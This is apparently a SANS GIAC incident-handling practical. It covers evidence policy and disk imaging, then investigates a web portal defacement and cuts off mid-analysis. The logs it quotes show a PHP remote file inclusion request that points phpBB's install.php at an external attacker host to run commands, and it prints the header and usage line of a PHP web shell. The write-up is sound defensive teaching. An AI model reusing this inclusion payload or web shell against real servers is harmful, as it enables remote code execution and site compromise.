The **Chain of Custody Policy** covers the handling of facts and data, or evidence related to an incident investigation for the company. Preserving the evidence of the incident is a critical step, in containing an incident. Since this step involves some legal and possibly criminal issues, the policy applies to any information, facts, data, or evidence that is identified or collected during the course of an incident investigation. Following is a summary of the policy used for collecting evidence and maintaining Chain of Custody at GIAC Enterprises:

- A contain and clean policy is the pre-approved policy for all incidents. Where the incident may deviate from this policy it is the responsibility of the handler, and ISD Manager to determine if the incident is criminal in nature, and requires law enforcement. If the incident is criminal in nature this may require additional procedures and policy that will be defined separately.
- An incident journal must be maintained for all incidents investigated for the company. The journal may take the form of a written notebook, or electronic journal such as Microsoft Outlook Journal.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Facts and data identified and collected during the investigation in soft copy form must be stored on a USB hard disk that is assigned to that incident. The USB disk must be clearly labelled to identify the incident, handler, and other pertinent details.
- Following are the minimum requirements for collecting evidence at any incident:
    - Photographs of the system immediately following identification of the incident
    - Snapshot of the process table of the system immediately after the incident.
    - Topology diagram showing the connections to-from the affected element, where the connections terminate etc.
    - Two exact binary copies of the fixed drive installed in the system. Norton ghost is the preferred method for creating the images of the hard drive. The first image is considered evidence, and must be labelled clearly to prevent tampering, sealed in a ziploc container, and stored in a secure location. The second image is intended for forensic analysis, and should be used to created additional copies of the disk that are used for destructive analysis to determine the true nature of an incident.

As evidence is identified, collected, and labelled each piece of evidence is to be placed in a sealed Ziploc bag, and stored. Two factor physical security controls must be used to store evidence, and require the authorized incident handler or ISD Manager signature to place items into the lockup. The approved lockup for all evidence is currently a safe deposit box, at the bank across the street.

I have also determined that the Incident handling team currently consists of the following groups or individuals:

- The operational group or individual responsible for the network, system, or application.
- ISD Operations who is responsible for 7X24 monitoring and support
- ISD Manager is responsible for the IT functions
- Corporate Legal department
- Incident Handler is responsible for investigating security-related incidents

Based on my review of existing policies I am satisfied that when an incident occurs I will be armed with the necessary procedures to be successful. I begin to wonder what my first incident handling experience may bring, how will I respond, what will I do first, and will I make any mistakes.

I anticipate that I may need to have basic contact information, and emergency phone numbers for individuals to assist me during an investigation. This could become particularly useful, for example if the investigation occurs in the middle of the night and I have trouble accessing the building.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

I prepare a list of key contacts, and reviewed this with my team in each of the respective departments to ensure that in the event of an incident, they might receive a call requesting their assistance, or to report status of an incident etc. The contact list for each team member includes the following pertinent information:

Contact List:

Full Name: _____	Business: (___)_____	Fax: (___)_____
Title:_____	Home: (___)_____	E-Mail:(___)_____
Alternate:_____	Mobile: (___)_____	

Incident Journal:

To keep track of events and pertinent information regarding an incident I establish an incident journal to capture a timeline of events, details, and notes etc. Initially I have decided to use the journaling functions within Microsoft Outlook, which I already use on a regular basis. The Journal will be stored on a USB hard drive that will be part of my jump kit, and inserted into the first of 2 laptop computers that I will carry to an incident. This will enable me to keep accurate type written records of events as they happen. If I become unable to perform or get too busy handling the incident I can hand it off to an assistant who can key the information.

Lastly I perceive I may need something that I can refer back to as I investigate my first incident to make sure I do not stray from the established policies and procedures. To assist me I formulate the following “Rules of Engagement” which I pin to inside cover of my logbook.

What follows is a recreation of the formal incident handling steps, following the successful compromise of the GIAC Enterprises web portal.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Incident Handlers
Rules of Engagement

PHASE	ACTION

First Contact:

1. Remain Calm!
2. Retrieve incident journal.
3. Confirm identity of individual reporting the event, and contact information (name, position, work #, home #,cell #, departure time).
4. Document report of the initial security-related event.

Identification:

1. Review information at hand, and classify incident (incident, or false positive).
2. Notify ISD Operations that I am investigating the incident. Ask them to suspend any system administration or activity on the suspect element.
3. Notify ISD Manger that I am investigating the incident, and the initial classification.
4. Keep careful notes regarding what was said.
5. Enforce privacy, provide information on a need to know basis only. Encrypt sensitive communications.

Containment:

1. Grab incident handler kit, journal, and cell phone, spare hard drive(s), key to data center.
2. Locate the affected system secure the area.
3. Take the necessary steps to contain the problem, i.e. remove the system from the network.
4. Copy a ghost image of all partitions to spare hard drive. Identify evidence and store in a secure location. Maintain chain of custody.
5. Assess the risk of leaving the system active. Formulate recommendation to clean the affected system, or monitor it to uncover more information regarding the incident.
6. Review recommendation with ISD Manager, and agree on next steps.

Eradication:

1. Determine the symptoms and primary attack vector.
2. Prepare defensive counter measures and implemented them.
3. Determine vulnerability of the affected and adjacent system and network.
4. Eradicate the root cause of the incident. (i.e. patches, virus pattern, update).
5. Review with ISD Manager, determine next steps if adjacent system or network affected.

Recovery:

1. Rebuild from clean backup, or nuke the system and start from scratch.
2. Validate system meets minimum standards for build.
3. Restore the system to operation.
4. Monitor for anomalies, intrusions, strange behaviour etc.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

5.2. GIAC Enterprises Defacement Incident

Tuesday January 12,2004 9:52 AM

Initial telephone call from the ISD Help Desk:

"A very exited individual reports that he thinks a hacker has impenetrated [sic] the network, and that I should get down here right away. Its really serious." I try to calm him down, he is really worked up, and so I start my standard routine thinking that might calm him down.

Q: Whom am I speaking with?
A: Bob Tucker in ISD support

Q: OK Bob, can you provide me with your contact information? Take your time Bob; I need to make sure I can contact you later.
A: Bob Tucker, ISD Support, System Analyst, Work Ext 5973, Home #, Cell #, departing at 19:00hrs

Q: Good, now I want you to start from the beginning and describe to me exactly what happened, and then after that why you think a hacker is involved?

A: Well this morning I came into work as usual, and got my coffee and was just getting started on a report that I needed to finish for my boss, and Sally came over to see me. She asked me if I had been on the Internet this morning, and mentioned something was wrong. About that same time the support line rang, so I answered it. It was Matt from HR and he was having trouble updating the careers section on the portal. Matt told me; "The portal looks really weird, it's got some kind of hacker stuff on it and their is a link to a video of a bunch of Canadians eating T-bone steaks, drinking beer and cheering.

Note: In the background Bob is prattling away, however my attention has shifted to my browser to check the giacenterprises web site. Sure enough its exactly as Matt described. I take a screenshot of the affected page.

Faintly in the distance I hear "hello" "hello" anybody there.
A: Bob....., yes.. still here sorry about that.

Q: Bob what time did you check the page and find out it was defaced?
A: Hmmm, about 9:20 this morning.

Q: Bob, you are in ISD support right? You maintain systems in the data center?
A: Yes, that's right

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Note: Bob, supports systems in the data center. I might need his assistance to initially contain activity on that system until I can get there. I'll ask him to keep an eye on the portal system until I can arrive.

Q: "OK Bob, I need you to do a few things for me. First I need you to grab your cell phone, and a spare battery. Have you got it?"
A: Yes

Q: Next I need you to log into the enterprise management system, and locate the entry for the Internet web portal system. Write down the host name, location, asset #, and contact information for the primary contact
A: OK, got it.

Q: Take this information and locate the portal system in the data center. If anyone is working on it, call me on your cell phone so that I can talk to them. Stay near the system until I arrive. Don't touch anything, and wait for me. I will be there right away.
A: OK, I'm going now

5.3. Identification

After I pick myself up off the floor, I start to review the information at hand and try and piece together a timeline for the event. So far here is what I know:

Timeline:

Mon 1/12/2004 TBD	Initial event, discovered by Sally. Unconfirmed
Mon 1/12/2004 9:20AM	Bob confirms web page defacement
Mon 1/12/2004 9:52AM	Incident Report 01132003-1, by Bob Tucker
Mon 1/12/2004 10:08AM	Defacement confirmed by Handler

I also log into the enterprise management system and confirm information about the web portal system.

Mon 1/12/2004 10:10AM	Confirm information regarding portal system
Hostname:	cyclor
IP Address:	192.168.4.100
Location:	Data Centre, Rack 4
Operating System:	Red Hat linux 7.2
Primary Contact:	ISD Operations

I believe I have made an accurate identification of the incident, and make a few calls to some key individuals to let them know what's going on. I also intend to pull the plug on the portal and advise the team about that as well. This makes a few folks uncomfortable, as many of our clients rely on up to date information from our portal on a daily basis. To re-assure them I agree to contact them on an hourly basis with an update. We also agree to meet later that morning once I have the situation contained, to review the event and plan a contingency if the outage is going to be protracted.

Following is a summary of my actions:

Mon 1/12/2004 10:19AM	Contact ISD Manager, declare the incident, discuss options
Mon 1/12/2004 10:29AM	Conference call with ISD Operations - Intend to pull the plug
Mon 1/12/2004 10:32AM	Contact Bob Tucker - Check for containment, OK
Mon 1/12/2004 10:35AM	Update journal - Incident declared at 10:31AM (ET 71minutes)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Considering that the compromise occurred behind a firewall, on a system that is supposed to be hardened I am getting a little concerned about leaving the system in operation any longer than necessary. A call to the ISD Manager and we agree that I need to contain the system, determine the extent that any other systems might be affected, and then clean and restore the portal as soon as possible.

I grab my jump kit at this stage, and rush to the scene.

5.4. Containment

When I arrive a few moments later Bob Tucker is sitting there talking with Sally. I thank him for his time, and also ask him if anyone has used the system since he has been here. He confirms that nobody has touched the system since he arrived, which I log in my journal.

I immediately go to work and examine the scene. I snap a few pictures of the system from the front and the rear of the rack. In this particular case the system is rack mounted. I also take a snap shot of the inventory control tag, initial screen prompt, and make a sketch of the connections from the back of the system.

Based on the information stored in the information management system, the inventory tag, and screen prompts it appears I have the correct system. Just to be sure I contact the ISD Operations centre and arrange to have them monitor the portal as I pull the plug. They confirm the web portal just went down.

Next I attach a 10/100Mb/s Ethernet switch to the suspect system, and re-establish carrier on the interface. I also connect my incident laptop to the switch, configure a valid IP address, and confirm I can “ping” the portal.


5.5. Evidence Collection

Currently at GIAC Enterprises most of the systems are standard INTEL ATA/100 or ATA/133 configuration, with some SCSI fixed hard drives. Preparing an image of the hard drive requires that a second (or in some cases) fourth fixed disk be installed in the system. Following is a summary of the process I used to gather evidence of the incident by cloning the primary fixed disk of the web portal:

1. Determine the fixed disk controller hardware type. In this case the system is ATA/133 with a single fixed disk.
2. For ATA (IDE) systems the first fixed disk will always be configured as a master, via jumpers on the back of the drive. This requires the second disk to be configured as a slave
3. I prepared two new drives as slave, with CS off to be used for imaging the original disk. One of the clones will be bagged, and stored in a lockup and the other one will be used for forensics to determine what happened. (See: http://www.seagate.com/support/kb/disc/index_faq.html#ATA)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4. I labelled the first drive as evidence with the following label, and also prepared a ziplock bag with an identical label:



5. I installed the first drive in the system, powered up and immediately check the CMOS configuration. A manual check of the fixed drive configuration shows the existing drive, and a second new disk.
6. I boot up the system from windows 98 floppy disk. I have placed a copy of ghostpe (personal edition), and a partition utility such as fdisk or gdisk on the floppy disk. In this example I have used gdisk that is included with the ghost utility to verify the disk geometry. It works from the command line, so I find it a lot faster.
7. I check the available disks to confirm that they are both active with gdisk. The primary drive is assigned to drive (1), and the secondary drive (image) is assigned to drive (2). This will be important when creating the image. Using the wrong drive identifiers could be disastrous.
8. Finally I create an image of the primary fixed disk, using ghost. Examples of using the GUI and the command line follow. The command line version of Ghost is recommended since it provides access to some options that the GUI does not provide.

   Depending on the system configuration, drive types, etc creating a ghost image can be quite time consuming and take an hour or more. This is a good time to sit back take stock of the situation, and plan next steps, update the journal, and place a call to management to advise them of progress.
9. Lastly I bag the first drive image, seal it and enter it into evidence in my journal. Then repeat the process all over again for the second image.


Following is a summary of the imaging process:

I boot the system from floppy disk to ensure the source drive is in a quiescent state. I prefer to start `ghost` from the command line because there are some options that are available that you cannot use with the GUI. For a straight disk-to-disk clone I start `ghost` as follows:


```
A:\> ghostpe.exe -clone,mode=copy,src=1,dst=2
```

If you supply the source and destination drives on the command line then you will not be prompted as is shown in the following:


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



Next I select the destination drive for the image. This will perform a disk-to-disk image copy from the source drive to the destination drive, which I have installed in the system.




Prior to creating the image ghost confirms the partition information that will be used to clone each of the active partitions from the source drive. In this instance the destination drive I am using is the same size as the source, however this will not always be the case. If the disk is larger ghost will create an additional partition which is the remaining space left over. Keep this in mind if the disk is being used as evidence, in a court of law. If this is the case it might be best to pull the original disk, and place that into the lockup for safekeeping. I favour locking up the original disk but its not always practical.



Finally the disk image has been created:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



At this stage I have an exact binary image of the source disk. I contact the ISD Manager and he and I walk the hard disk to a secure area, and lock it up for safekeeping.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

5.6. Eradication

Now that I have safely preserved the data on the fixed disk, it is safe to work on the system and attempt to determine what may have happened. Initially I want gather as much information as possible, and then review it off-line. I try to keep my footprint on the system as shallow as possible, by initially using SSH to connect to the system. I know that most of the GIAC Linux systems are configured with this as a default, and sure enough it works.

Initially I grab the following:

- Nessus vulnerability scan of the system
- /var/log/boot.log.x
- /var/log/cron.x
- /var/log/messages
- /var/log/secure
- /usr/local/apache/logs/access_log
- /usr/local/apache/logs/error_log
- /usr/local/apache/htdocs/index.htm

I am looking for any clues as to who may have used the system preceding the incident, and how they managed to compromise the web server. I also grab the following additional items and store them on my USB hard drive, which will also be entered as evidence of the attack.

- A copy of the running process table
  `(ps -ef > process_table.txt)`
- A directory listing of the web root directory
  `(ls -l /usr/local/apache/htdocs > webroot_perms.txt)`
- A listing of last logged in users
  `(last > last_login.txt)`

Initially I conduct a `nessus` vulnerability scan[10] to identify any holes that an *attacker* might have used to gain access to the system. I will be particularly interested in any vulnerability that can work remotely, or provide a method to escalate privilege on the system to gain root access. Finding some clues as to how the system was accessible from behind the firewall will be important if I am to understand how to protect against this in the future.

[10] Appendix D – Nessus Scan

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Following are a summary of the results of testing:

Nessus ID	Description	Remote Y/N	Candidate?
NID11793	Apache version may allow an attacker to disable the remote server remotely	Y	NO
NID11915	Apache version may allow an attacker to possibly execute arbitrary code through mod_alias and mod_rewrite	N	NO
NID11030	Apache Web Server Chunk Handling Vulnerability.	Y	YES
NID10662	The following CGI have been discovered : /Defacement/is.cict.nasa_files/ (D [A] M [A] N [D] D=D [] S [A]) /Defacement/ (D [A] M [A] N [A] D=D [] S [A]) Directory index found at /Defacement/ Directory index found at /Defacement/is.cict.nasa_files/	N	NO

By picking my way through the nessus scan results I find a few interesting items, and one hole that looks promising. The web server appears to be vulnerable to the Apache Web Server Chunk Handling Vulnerability, which could have provided a way to gain access to the system remotely. I will need to check this out in more detail a little later.

Also I notice a single information entry in the nessus log that is unusual. Nessus ID: 10662 reports a CGI at /Defacement/is.cict.nasa_files/. Since the finding corresponds with the apache service bound to http-80/tcp, it very likely it's a CGI directory associated with the web server.

I perform a quick check of the apache server web root directory and here is what I found:

```
[root@cyclor root]# cd /usr/local/apache
[root@cyclor apache]# ls
bin  cgi-bin  conf  htdocs  icons  include  libexec  logs  man  proxy
[root@cyclor apache]# find . -name Defacement -print
./htdocs/Defacement
[root@cyclor apache]# cd ./htdocs
[root@cyclor htdocs]# ll
total 756
-rw-r--r--    1 root     root         2326 Jul  3  1996 apache_pb.gif
drwxr-xr-x    3 root     root         4096 Jan 11 21:50 Defacement
-rw-r--r--    1 root     root         2890 Jan 11 21:33 index.html
drwxr-xr-x   10 root     root         4096 Dec 19 22:15 phpBB2
-rw-r--r--    1 root     root       615526 Dec  7 21:40 phpBB-2.0.0.tar.gz
-rw-r--r--    1 root     root       118385 Dec  7 21:38 phpBB-2.0.1-
patch.tar.gz
drwxr-xr-x    7 root     root         4096 Dec 30 22:14 phpMyAdmin-2.5.5
-rw-r--r--    1 root     root           14 Dec 10 21:14 phptest.php
[root@cyclor htdocs]# cd Defacement
[root@cyclor Defacement]# ll
total 20
-rw-r--r--    1 root     root          128 Jan 11 21:33 interface-top.gif
drwxr-xr-x    2 root     root         4096 Jan 11 21:33 is.cict.nasa_files
-rw-r--r--    1 root     root         1374 Jan 11 21:33 is.cict.nasa.htm
-rw-r--r--    1 root     root         3461 Jan 11 21:33 thermologo.gif
-rw-r--r--    1 root     root         3046 Jan 11 21:33 zone-h.css
```

Sure enough here are the files associated with the defacement nicely packaged in their own directory. I also notice right away the permission on the files and directory (uid=root gid=root), and about this time I get that sinking feeling in the pit of my stomach. Whoever defaced the site had "root" privileges!

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

It looks like the files were dropped on the system around 9:33 PM on Jan 11th, which makes sense since the defacement was discovered on the morning of the 12th. I continue with my analysis and examine the following system files, directories, and memory resident structures to gain additional insight into how the web server was compromised.

Following is a summary of what I found:

/var/log/boot.log.x:	nothing unusual
/var/log/cron.x:	nothing unusual
/var/log/messages:	nothing unusual
/var/log/secure:	nothing unusual
/usr/local/apache/htdocs/index.htm:	nothing unusual

/usr/local/apache/logs/access_log:

While examining the apache `access_log` I run across some entries in the log that I don't recognize. Not being that familiar with this system I make a few notes and plan to review them with the admin later. I keep wondering what phpBB2 is since I have never seen anything similar when I have used the web portal. I also recall seeing phpBB2 in the apache web server root directory, where I found the defacement directory. I will need to check this out in a little more detail later.

Following is a sample of what I found:

```
192.168.100.101 - - [11/Jan/2004:16:46:59 -0700] "GET /phpBB2/index.php HTTP/1.1" 200
17263
192.168.100.101 - - [11/Jan/2004:16:46:59 -0700] "GET
/phpBB2/templates/subSilver/images/folder_new.gif HTTP/1.1" 304 -
192.168.100.101 - - [11/Jan/2004:16:46:59 -0700] "GET
/phpBB2/templates/subSilver/images/folder.gif HTTP/1.1" 304 -
192.168.100.101 - - [11/Jan/2004:16:46:59 -0700] "GET
/phpBB2/templates/subSilver/images/folder_lock.gif HTTP/1.1" 304 -
```

/usr/local/apache/logs/error_log:

I examined the apache `error_log`, and I notice a "Connection refused" error apparently from a failed `telnet` connection attempt and another failed attempt to `'cat' /etc/proc/version`. The entries caught my eye immediately since the only way that these entries could appear in the log, is if the command had somehow been passed to the web server and processed by a shell. This is not something that the Apache web server would normally do!

```
[Wed Jan  7 22:14:25 2004] [notice] Apache/1.3.9 (Unix) PHP/4.1.2 configured --
resuming normal operations
Connection closed by foreign host.
telnet: connect to address 192.168.100.101: Connection refused
Connection closed by foreign host.
[Wed Jan  7 22:29:51 2004] [error] PHP Warning:  Unable to find ftpbuf 0 in
http://www.#####.net/public/#####/includes/functions_selects.php on line 179
[Wed Jan  7 22:29:51 2004] [error] PHP Warning:  Unable to find ftpbuf 0 in
http://www.#####.net/public/#####/includes/functions_selects.php on line 182
cat: /etc/proc/version: No such file or directory
```

I also notice the IP address of the destination that provides another clue and decide to go back through some of the logs I have already examined for any unusual activity from this address.


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Now that I have narrowed my search a bit another pass through the apache access_log yields more clues. A request that appears to be passing an argument for $phpbb_root_dir, which is a URL pointing to an external web site.

```
192.168.100.101 - - [11/Jan/2004:16:47:03 -0700] "GET
/phpBB2/install.php?phpbb_root_dir=http://www.******.net/public/******/ HTTP/1.1" 200
4099
192.168.100.101 - - [11/Jan/2004:16:47:04 -0700] "GET
/phpBB2/install.php?phpbb_root_dir=http://www.*****.net/public/********/&cmd=uptime
HTTP/1.1" 200 99
```

I immediately fire up my browser and point it at http://www.******.net/public/******/ .

Here is what I saw:



"A Simplistic php shell" catches my eye right away, and I immediately click on the URL provided.

© SANS Institute

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Here is what I saw:

```
<?php
/*************************************************************************
 *                                                                       *
 *  Author  : snooq [ http://www.angelfire.com/linux/snooq ]             *
 *  Filename: shell.php                                                  *
 *  Date    : 26 Feb 2003 ( Last revised on 5 Mar 2003 )                 *
 *                                                                       *
 *  This is a simple PHP based interactive shell to be used in           *
 *  PHP include() exploit.                                               *
 *                                                                       *
 *  Tired of writing ad-hoc scripts and hence decided to put all         *
 *  that I need in one and reuse it next time. Also, added a few         *
 *  features to make it more 'kiddy' friendly.                           *
 *                                                                       *
 *  e.g. http://victim/in.php?file=http://your_host/shell.php            *
 *                                                                       *
 *  Tested on Mozilla 1.0, 1.3 & IE 5.0, 5.5, 6.0 only.                  *
 *                                                                       *
 *  Any bug report is welcome.                                           *
 *                                                                       *
 *  Disclaimer                                                           *
 *  ==========                                                           *
 *  Use at ur own risk. The author shall not be held responsible         *
 *  for any illegal use of this code.                                    *
 *                                                                       *
 *  Any flames or comments, direct them to jinyean at hotmail.com        *
 *                                                                       *
 *************************************************************************/

if (!$_REQUEST['cmd']) {
      $width=$_POST['width']?$_POST['width']:980;
      $height=$_POST['height']?$_POST['height']:490;
      $size=$_POST['size']?$_POST['size']:100;
?>
<html>
<title>Generic PHP include() exploit - by snooq [ jinyean@hotmail.com
]</title>
```

-
-
-

It seems that I have stumbled across a PHP interactive shell script. This is a fairly significant find, so I save a copy of the shell script to my USB hard disk, and enter it into my evidence log. The pieces to this puzzle are starting to fall into place.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

During the discovery of the `/Defacement` directory, I noticed phpBB2 and wondered what it was. I check the time and date stamps of some of the files in the apache web root directory, and it would appear that phpBB2 is a fairly recent addition to the system. It looks as if the source code was dropped on the system on Dec 7, the phpBB installation directory created on Dec 19, and the defacement occurred on Jan 11th.

```
[root@cyclor apache]# cd ./htdocs
[root@cyclor htdocs]# ll
total 756
-rw-r--r--    1 root     root         2326 Jul  3  1996 apache_pb.gif
drwxr-xr-x    3 root     root         4096 Jan 11 21:50 Defacement
-rw-r--r--    1 root     root         2890 Jan 11 21:33 index.html
drwxr-xr-x   10 root     root         4096 Dec 19 22:15 phpBB2
-rw-r--r--    1 root     root       615526 Dec  7 21:40 phpBB-2.0.0.tar.gz
-rw-r--r--    1 root     root       118385 Dec  7 21:38 phpBB-2.0.1-
patch.tar.gz
drwxr-xr-x    7 root     root         4096 Dec 30 22:14 phpMyAdmin-2.5.5
-rw-r--r--    1 root     root           14 Dec 10 21:14 phptest.php
```

I also take a real close look at the php shell script for clues as to how it works. The author has provided instructions on how to craft a special URL to activate the script. A key line in the shell script reads as follows:

```
*  e.g. http://victim/in.php?file=http://your_host/shell.php      *
```

When I compare this to what I saw in the apache `access_log`, the syntax is almost exactly the same:

```
192.168.100.101 - - [11/Jan/2004:16:47:03 -0700] "GET
/phpBB2/install.php?phpbb_root_dir=http://www.******.net/public/******/
HTTP/1.1" 200 4099
```

Making a few basic assumptions as follows, I fire up my browser and create a carefully crafted URL of my own as follows:

